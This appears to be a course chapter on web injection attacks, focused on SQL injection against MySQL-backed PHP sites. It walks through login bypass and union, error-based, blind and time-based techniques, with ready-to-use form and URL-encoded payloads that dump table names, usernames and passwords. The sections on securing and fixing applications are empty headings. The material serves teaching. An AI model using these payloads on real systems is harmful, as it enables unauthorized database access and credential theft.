1 INJECTION ATTACKS

Web applications normally use one or several back end systems. Usually this back end system is a database or LDAP (Lightweight Directory Access Protocol) server. These back end systems provide back end storage for web applications. Depending on the application information like usernames, passwords or even webpage content can be stored in these back end systems.

In injection attacks a malicious person is able to make the web application to execute or interpret malicious code / command. The malicious code / command can be executed / interpreted in the web server itself or in one of the back end systems. These types of vulnerabilities are possible because of poor input / output validation of the web application.

For an example of injection attack one could consider a webpage with login page. If the user provided username and password are passed to database without input validation, a code injection vulnerability exists.

Figure 1. Injection attack

Injection vulnerabilities can lead to loss of confidentiality, integrity and availability. In this course we will cover SQL injection, LDAP injection and PHP injection attacks. Injection attacks is the number one security risk on the OWASP-Top10 2013 security list.

2 SQL INJECTION ATTACKS

Structure Query Language (SQL) is a language used for database queries. In simple web applications database is used for user authentication handling. More complicated application such as Content Management Systems or code frameworks use databases for storing online content as well as authentication data. SQL injection attacks target the database of the web application. SQL injections attacks can lead to f.e. loss of user database / financial information or even the whole database server can be compromised depending on the vulnerability and server settings.

SQL injections can be classified several different ways depending on the viewpoint:

- Response from server: Union based / error based / blind injections
- Data extraction based: In-band / out of band injections
- Impact point: First order / second order / Lateral injections

The basic development error in all injection attacks is the poor input validation. All input from the client (browser) should be sanitized. SQL-injections vulnerabilities can be found from GET/POST request, cookies, headers and so on. Basically all data that functions as an input data to server side is a possible injection point.

2.1 BASIC SQL INJECTION

Basic SQL injection exploitation process follows steps that are usually repeated in each injection case. Steps may however vary depending on the vulnerability type. The basic steps are:

1. Detecting the vulnerability and deducting the type of the vulnerability
2. Resolving the type of the database (MySql, Oracle, MS-SQL)
3. Resolving the structure of information
4. Extracting information
5. Attacking and compromising the server (optional)
6. Covering tracks

Before going into details of each step let's see how web-server uses database to store and retrieve information. Consider normal web application login procedure. The user fills in the login form of the web application. The web application uses this user provided information to search user database. If provided user and password combination is found, user is logged in. In figure 2 is shown this procedure.



Figure 2. Basic SQL injection

The web server forms a SQL-query and before adding user supplied data (username, password) the data should be sanitized. The formed query is:

*Select * from users where username = '$User' and password = '$Password'*

$User and *$Password* are variables containing POST-Request data. Also note that these variables are enclosed with single quotes because they are string type. This query selects rows from users table if the username and password that were given by users matches. If there are no matches the provided username and password were wrong.

Now what would happen if user would enter a username *admin* and password such as ‘ (single quote)? The query would then be:

*Select * from users where username = ‘admin’ and password = ‘ ‘ ’*

For database this query violates SQL-syntax since there is three single quotes at the end. The database can not differentiate between user given single quote and quotes provided by web server. Therefore this request generates an error. What happens with the error depends on web application implementation. Some of them will display the error to user, some will just silently recover from the error situation. Obviously showing errors to users is not good idea as we will see later on.

The problem with single quote happens because it is used to control the structure of SQL-statement and the end user should not able to alter inner functionality of web application-database interface. This simple example with single quote can be led to authentication bypass by supplying f.e. following username password combination:

Username: *admin* Password: *‘ or ‘1’=’1*

From this username password combination following SQL-statement is created:

*Select * from users where username = ‘admin’ and password = ‘ ‘ or ‘1=’1 ’*

This SQL-statement is a valid SQL-statement. It has one “*and”* clause and one *“or”* clause, but because ‘1’=’1’ is always true this SQL-statement will match all rows of the database table. For this reason authentication is bypassed.

Obviously data inputs should be sanitized and special characters such as single quote should not be allowed.

2.2 RESPONSE BASED SQL INJECTIONS

SQL injections can be classified based on the response of a server. To achieve good level of security web application should not reveal any internal debug / error messages. If web application is properly secured and developed using sound programming practices, all error / debug error messages are suppressed. This however doesn’t mean that the web application is fully secured and not vulnerable for SQL injections. The web application can be still be vulnerable for blind injection. Blind injection requires extra effort from attacker to extract information. Blind injection exploitation can be automated with proper tools.

In some cases developers accidently or in purpose leave SQL-error messages visible for end user. With error messages it is possible extract more and faster information from the web application than with blind injection. This type of injection vulnerability exploits SQL database error messages and type conversions to retrieve database content.

In web shop applications databases are normally used for storing item information (see figure 3).



Figure 3. Ebay online shop.

These items shown in figure x are fetched directly from database. Union based injections are used to add extra information to the item list. Attacker can for example add usernames and passwords to the item list. With union based SQL injection it is quite easy to extract information from database.

Exploiting union based injections

NOTE: Copy pasting these injections to web browser might change the single quote character and cause injection to fail. Write these injections rather than just copy to avoid this problem.

Exploiting union based injection start by identifying the injection point. This can be done in URL or by using proxy tools such as Burp Proxy. Consider following URL, which list certain products of a website:

http://example.com/product.php?id=5

One of the easiest ways of identifying injection point is by adding a single quote at the end of the URL:

http://example.com/product.php?id=5'

In case of SQL injection vulnerability this URL might give an SQL error or a blank page. As with basic injection it is necessary to identify the type of database. There are several different methods for finding out this, but in here we can make educated guess that it is MySql, since PHP files are used (In this course we will make this assumption, since covering all different brands of databases would just be too much).

In order to extract database it is necessary to find out the structure of the used database table. All information about the items of the webshop are located on a database table. The web application then uses this table to print out those table columns and rows that are required in that webpage (product.php). Note that not all database table columns (product, description, year, and so on) are required in the webpage, so they might not be present to the user. The figure 4 presents the conversion that takes place in web application.



Figure 4. Web application data conversion to a webpage.

Union statement of SQL is used to combine the result from multiple Select statements into single result set. Therefore the attacker is able to add additional select statement's results to the original select statement. This basically means that the stolen data is shown in the product list (in this example). Combined select statements should have the same number of columns and also the column types has to match. That is the reason why an attacker has to find out the structure of the original select statement.

To start it is necessary to find out how many columns there are in the original query. This can be done in few ways. One of them is by using ORDER BY clause of SQL.

Statement used: *select * from 'original_table' order by 3*

Real injection in form: *' order by 3#*

Real injection in URL: *'+order+by+3%23*

If the original query has 3 columns, this injection will not generate error. By changing the number until error is found, one can find out the number of columns in the original select statement. The real injections end with hash (#) because this is a comment in MySQL. The comment is needed since the trailing single quote will cause a SQL syntax error if not commented out. Also note that the example of real injection uses URL encoding. In URLs # (comment in SQL) is reserved and therefore can't be used as it is. It has to be encoded and encoded # is %23.

Another way of finding out column number is by using union and adding null columns:

Statement used: *select * from 'original_table' union select null, null, null #*

Real injection in form: *' union select null, null, null#*

Real injection in URL: *'+union+select+null%2Cnull%2Cnull%23*

Adding nulls until there is no error gives the number of columns.

Examples above (and below) assume that the injectable parameter is string (varchar) type. That is why the there is a starting single quote in injections. In case the injectable parameter is a number this single quote is not

needed. It is very important to find out the type of the injectable parameter. An example of integer type of injection:

Statement used: *select * from 'original_table' where number= 5 union select null, null, null #*

Real injection in form: *union select null, null, null#*

Real injection in URL: *+union+select+null%2Cnull%2Cnull%23*

A single quote in example above would generate an error and wouldn't reveal any information.

The next step is to find database tables and columns which are interesting such as usernames, passwords, emails or credit cards information. In MySql information_schema provides access to database metadata. It contains information about database such as name of a database or table, data types of columns and so on. With information_schema attacker can find out the table names and column names of interesting information. When table and column names are known, the attacker can extract information with union select statement.

To find out all table names in all database of the server:

Statement used: *select * from 'original_table' union select null, table_name, null from information_schema.tables #*

Real injection in form: *' union select null, table_name, null from information_schema.tables#*

Real injection in URL: *'+union+select+null%2Ctable_name%2Cnull+information_schema%2etables%23*

To limit the table names to just the database that this query is using:

Statement used: *select * from 'original_table' union select null, table_name, null from information_schema.tables where table_schema=database()#*

To find out columns of a certain table (f.e. 'users'-table):

Statement used: *select * from 'original_table' union select null, column_name, null from information_schema.columns where table_name='users' #*

Real injection in form: *' union select null, column_name, null from information_schema.columns where table_name='users'#*

Real injection in URL: *'+union+select+null%2Ccolumn_name%2Cnull+information_schema%2e columns+where+table_name%3d%27users%27%23*

And finally the attacker has all the information necessary to print out information from database using injection. Required information:

- Original query: column count and column types (string/numerical)
- Table name and column names

Information can then be printed with union SQL-injection:

Statement used: *select * from 'original_table' union select null, username, password from users #*

Real injection in form: *' union select null, username, password from users#*

Real injection in URL: *'+union+select+null%2Cusername%2Cpassword+from+users %23*

Error based injections

Error based injections must be used in cases that union based injections are not working. Union based injections are great for extracting information fast, but sometimes the web application will not display any output from the injection or from an original query. In this case error based injection have to be used. An example case of an error based injection would an application that counts and displays number of items in web shop. The count is based on returned rows of a database query. So the fetched data is not shown but the returned rows are counted. In this union based injection just adds the count but doesn't reveal any database content.

Error based injections are based on creating an error condition and retrieving information from the error message. These injections has to be syntactically correct but semantically wrong. The injections are crafted in such way that database has to execute attackers information extraction query before the semantic error condition is found out. Therefore database will reveal the information in the error message. One way of doing this is to use SQL subqueries.

The Internet's SQL injection material and cheat sheets contain a lot of query versions to use for error based queries. However to really understand what happens in error based injection it is necessary to derive the used query. One of the simpler ways to use error based injections is to use numeric overflow error. We will start by demonstrating pure SQL-statements and at the end we will apply these injections in real web application cases. [1]

To start with displaying the database name we can use following SQL statement:

select database()

To cause numeric overflow we can take the maximum number and add one to it. The maximum number can be found out by complementing all bits of unsigned zero:

The maximum number: *select ~0*

An error condition: *select ~0+1*

Error condition can be achieved also by subtracting the maximum number from 1 (you can try these out in f.e. XAMPP myPhpAdmin):

An error condition: *select 1-~0*

So next we need to add a statement that has to be evaluated in the place of the one in the error condition query. Our statement has to produce result one to generate an error:

The start of injection: *select <here comes our query> - ~0*

The easiest way of generating query result one is to complement successful query (note that the first select will display the second select's results):

Result one: *select !(select database())*

Combining this with the error condition query will result:

select !(select database()) - ~0

Unfortunately database will not display the database name with this query. We have to make the inner query more complicated to get the database name:

*select !(select * from (select database()) as x) - ~0*

This will provide an error with the database name. Some other information that can be found in the place of database():

- user(): the account that is running the database

- system_user(): the system user
- version(): version of the database software

This error message can be used also to fetch table names and column name of a table:

*select !(select * from (select table_name from information_schema.tables where table_schema=database() limit 0,1) as x) - ~0*

Limit clause will limit the result set to one. To see the next table the limit clause parameters has to be changed (limit 1,1 / limit 2,1). To see the column names of a certain table (users in this case):

*select !(select * from (select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1) as x) - ~0*

After this the data can extracted by using know table and column names:

*select !(select * from (select username from users limit 0,1) as x) - ~0*

To use injections above in real cases, one has to make few adaptations. The error condition query is usually added in the end of an existing query (which is used by the web application). Therefore it can't start with 'select', but has to be an addition to 'where' clause.

Original query: *select * from products where type='phone'*

With injection: *select * from product where type='phone' or !(select * from (select database()) as x) - ~0#'*

Real injection in form: *' and !(select * from (select database()) as x) - ~0#*

There are multiple ways to generate errors and cause database to reveal information. One additional example would be using extractvalue function (database name below) [2]:

extractvalue(0x0a, concat(0x0a, database()))

A real example using an injection in a form would be:

' and extractvalue(0x0a, concat(0x0a, database()))#

In the place of database it is possible to add any query:

' and extractvalue(0x0a, concat(0x0a, (select username from users limit 0,1)))#

Blind injections

When the web application is not vulnerable to any union or error based SQL injections, the application still can be vulnerable. Since there is no obvious method of extracting information by error messages or union statements, the attacker have to rely on blind injections.

To understand how blind injections can function consider a case where a web application parameter is SQL injection vulnerable but it doesn't return any errors or reveal information using union[3].

Basic URL: *http://www.example.com/index.php?id=5*

SQL statement: *select * from list where id=5*

This query (URL) will return some results. To test if this parameter is vulnerable, the attacker may perform a simple test:

Injection test: *http://www.example.com/index.php?id=5 and 1=2*

SQL statement: *select * from list where id=5 and 1=2*

Obviously 1=2 is false and the query will not return any rows. In this case web application most likely will return a blank page. Injection vulnerability can be verified by injecting true condition:

Injection test: *http://www.example.com/index.php?id=5 and 1=1*

SQL statement: *select * from list where id=5 and 1=1*

If this returns the normal page, then the injection is verified. The attacker has now a method to verify true or false questions from the database. Basically extracting database information can done in step described above. It will be a slower since all data has to be extracted byte by byte. To guess the first letter of the first table name of the user database, the attacker would use following injection:

Injection: *http://www.example.com/index.php?id=5 and (select ascii(substring(table_name, 1, 1)) from information_schema.tables where table_schema=database() limit 0,1) >76#*

SQL statement: *select * from list where id=5 and (select ascii(substring(table_name, 1, 1)) from information_schema.tables where table_schema=database() limit 0,1) >76*

This injection check whether the asci presentation of the first letter of the first table is greater than 76. In other words it check if the first letter is 'm' or in alphabetical order greater. As you can see it takes several injections to find out even the first letter. The process can be however automated and there are several good tools for this. Those tools can extract the whole database once this kind of vulnerability is found.

2.3 DATA EXTRACTION BASED SQL INJECTIONS

SQL injection classification can based also on the data extraction channel. Injections can be divided into three classes:

- In-band channel
- Out-band channel
- Inferential

If data is extracted using same channel that is used for injection, it is classified as an in-band injection. Union and error based injections which were described in previous chapter are examples of in-band injections. In union based injection the database information is received in the webpage itself. In error based injection the database information is received in the error messages. Both however use the same channel for information transfer.

If data is extracted using different channel that is used for injection, it is called out-band injection. Previous chapter had no out-band injection type described since these methods are quite complicated. Examples of how out-band channel can be used:

- Forcing database to send database information using email.
- Forcing database to store database information in a file that is accessible with web browser (Database to a file is an information flow that is not considered as in-band. Reading the file is again in-band)
- Forcing database to make DNS queries to DNS-server that is owned by attacker. DNS-queries reveal database information.

In inferential based injection database does reveal any information directly, but the database contents is extracted by deduction based on website behavior. An example would a blind SQL injection.

2.4 IMPACT POINT BASED SQL INJECTIONS

Another method of classifying SQL injections is impact point. Impact point refers to the location of SQL vulnerability. SQL injections can be located in multiple places:

- GET or POST parameters
- Cookies
- HTTP headers such as User-Agent and Referer

Basically SQL-injection method described earlier can fall into any of these categories. For example GET impact point type of vulnerability can be union, error or blind injection type.

2.5 LOCATING SQL INJECTION VULNERABILITIES

There are several methods for finding SQL injections. When testing different impact points one should make sure that multiple methods of testing is used.

Database queries are used in multiple purposes in web applications and for that reason different detection methods are applied. It is possible to make educated guesses about the purpose of certain GET/POST parameters but in many cases it is impossible to be certain about the usage of parameters. Therefore a thorough testing should be performed. Usage cases of database queries:

1. Database query is used to authenticate user into the web application.

   In this case database will return one row if there is a match in database records or no rows at all. Basic injection here is to make sure that the query is always true and returns at least one row. Union based injection will not work since usually no information is returned to the interface. Error based injection might work if error condition is generated and the error is revealed to the attacker (very rare). Blind injections are possible if injection exists.

2. Database query is used to fetch information to be displayed in web application.

   A very common example would be an online shop with a list of products. All injection types are possible. Usually union based injections are most efficient for data extraction in this case.

3. Database query is used to insert/update data into database.

   Error based and blind injection methods will function but union based injections will not. One additional feature that should be realized is that all queries that are successful will be inserted into the database. This might lead to more advanced exploitation methods depending how the data is used in the web application (second order SQL injections, XSS flaws and so on).

4. Database query is used to delete data from database.

   Error based injections and blind injection methods are functional but union based injections are not. Injecting into queries that use delete statements can lead to deletion of the whole database table content. So it must be realized that SQL injections can break web application.

Maybe the simplest SQL injection detection probe is to add single quote or double quote in a parameter. That will cause an erroneous query and database will generate an error. For example one could insert a single quote in any of the GET/POST parameters of a web application. This can be done with changing the URL, using tools such as Burp Proxy or web browser add-ons such as TamperData. If the application uses the double quote in its queries, a single quote will not generate an error. In that case a double quote must be used. It is advisable to use both methods. An example of URL modification would be:

http://www.example.com/index.php?param=5'

http://www.example.com/index.php?param=5"

Obviously it will depend on application what happens with error. If errors are filtered in the application, the attacker might not see any noticeable difference. One should be aware that changes might not be visible in the

web browser and that is why it is advisable to use response compare tools (f.e. Burp Proxy is able to do this). Some cases the application will provide an error. I this case the exploitation is quite easy as described earlier. It is possible also to have special error page to be displayed with no SQL database related error messages or just an empty page without any information. In this case exploitation is possible using blind injection methods.

If inserting a single quote provides no traces of unexpected behavior, the parameter could still be vulnerable for SQL injection. There are several methods of testing for vulnerability. One of them is to induce true/false conditions for the query and monitor any possible differences in the output:

True condition: *select * from products where id='cars' and 1=1*

Realistic injection: *cars' and 1=1#*

False condition: *select * from products where id='cars' and 1=0*

Realistic injection: *cars' and 1=0#*

If the true condition injection returns the normal list of cars and the false condition does not return anything, the injection vulnerability has been confirmed.

Parameter splitting technique can be also used for detecting SQL injection vulnerabilities. In parameter splitting a parameter is split in two and if the response is identical to non-splitted response, a SQL injection vulnerability has been confirmed. Parameter splitting can be used for integer and string type parameters. An example:

Without splitting: *select * from cars where id='BMW'*

With splitting: *select * from cars where id='BM' 'W'*

Integer without splitting: *select * from cars where id=5*

Integer with splitting: *select * from cars where id=2+3*

URL versions: *http://www.example.com/index.php?id=BMW*

http://www.example.com/index.php?id= B%27+%27MW

http://www.example.com/index.php?id= 5

http://www.example.com/index.php?id= 2 %2B 3

Finally if all other methods fail one could use time based detection method. In this method injection vulnerability is confirmed by delaying database output. Adding delay is quite simple and in MySql it can be done with SLEEP() function:

Statement: *select * from cars where id = 9 - SLEEP(15)*

Realistic injection: *- SLEEP(15)#*

URL version: *http://www.example.com/index.php?id= 9 -%20SLEEP(15)%23*

2.6 SECURING APPLICATION AGAINST SQL INJECTION VULNERABILITIES

2.7 FIXING SQL INJECTION VULNERABILITIES USING PHP

3 LDAP INJECTION ATTACKS

4 PHP INJECTION ATTACKS

References:

[1] Blog of Osanda: https://osandamalith.wordpress.com/2015/07/08/bigint-overflow-error-based-sql-injection/

[2] Security idiots: http://www.securityidiots.com/Web-Pentest/SQL-Injection/XPATH-Error-Based-Injection-Extractvalue.html

[3] OWASP Blind SQL Injection: https://www.owasp.org/index.php/Blind_SQL_Injection